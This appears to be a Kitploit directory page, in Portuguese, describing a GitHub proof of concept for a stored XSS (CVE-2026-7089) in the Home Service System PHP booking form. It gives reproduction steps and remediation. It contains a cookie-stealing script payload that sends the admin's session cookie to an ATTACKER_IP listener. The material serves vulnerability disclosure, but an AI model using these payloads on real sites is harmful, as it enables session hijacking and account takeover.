
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/xmyronn/cve-2026-7089-xss
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de Penetração
GitHubxmyronn/cve-2026-7089-xss

CVE-2026-7089-XSS

Prova de conceito para CVE-2026-7089, um XSS armazenado no Home Service System PHP 1.0 que permite o sequestro de sessão de administrador sem autenticação por meio do formulário de reserva.

Ver Repositório
24há 7 mesesAinda não revisado
Compartilhar

home-service-system-unauth-stored-xss-admin-takeover

Detalhes da Vulnerabilidade

CampoDetalhes
Fornecedorcode-projects.org
ProdutoHome Service System In PHP
Versão1.0
Tipo de VulnerabilidadeCross-Site Scripting (XSS) Armazenado
CWECWE-79
Autenticação NecessáriaNão
AutorImad Alvi

Descrição

Existe uma vulnerabilidade de Cross-Site Scripting (XSS) Armazenado no arquivo booking.php do Home Service System In PHP 1.0. Usuários não autenticados podem injetar payloads maliciosos de JavaScript através dos campos do formulário de reserva. A entrada não sanitizada é armazenada no banco de dados e renderizada sem codificação de saída no painel administrativo (admin.php), onde é executada no contexto do navegador do administrador.

Isso permite que um atacante não autenticado roube o cookie de sessão do administrador, execute ações em nome do administrador ou comprometa totalmente a conta administrativa.


Componente Afetado

  • Arquivo: booking.php
  • Parâmetros: fname, lname
  • Sink: admin.php → Gerenciar Reservas

Passos para Reproduzir

  1. Navegue até a página de reservas como usuário não autenticado: http://TARGET/homeservices/booking.php?provider=

    Screenshot 2026-04-08 221145
  2. No campo Nome, injete o seguinte payload:

<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
  1. Preencha os campos restantes com dados válidos e envie a reserva.

  2. Inicie um listener na sua máquina atacante:

php -S 0.0.0.0:PORT
  1. Aguarde o administrador visitar a seção Gerenciar Reservas em admin.php.

  2. O payload é executado no navegador do administrador, exfiltrando o cookie de sessão para o seu listener.


    Screenshot 2026-04-08 221158
Screenshot 2026-04-08 221214

Prova de Conceito

Payload (Alerta)

<script>alert(1)</script>
Screenshot 2026-04-08 220538

Payload (Sequestro de Sessão)

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>

Impacto

Esta vulnerabilidade permite que um atacante remoto não autenticado comprometa totalmente a aplicação.

Um atacante pode:

  • Executar JavaScript arbitrário no navegador do administrador
  • Roubar o cookie de sessão PHPSESSID do administrador
  • Sequestrar a sessão do administrador e obter acesso administrativo total
  • Executar qualquer ação administrativa (gerenciar reservas, provedores, etc.)

Isso resulta no comprometimento completo da aplicação.

Remediação

  • Aplique htmlspecialchars() com ENT_QUOTES em toda entrada fornecida pelo usuário antes de armazenar ou renderizar


  • Implemente um cabeçalho de Política de Segurança de Conteúdo (CSP)
  • Valide e sanitize todas as entradas de formulários no lado do servidor

Referências

  • Home Service System In PHP - code-projects.org
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →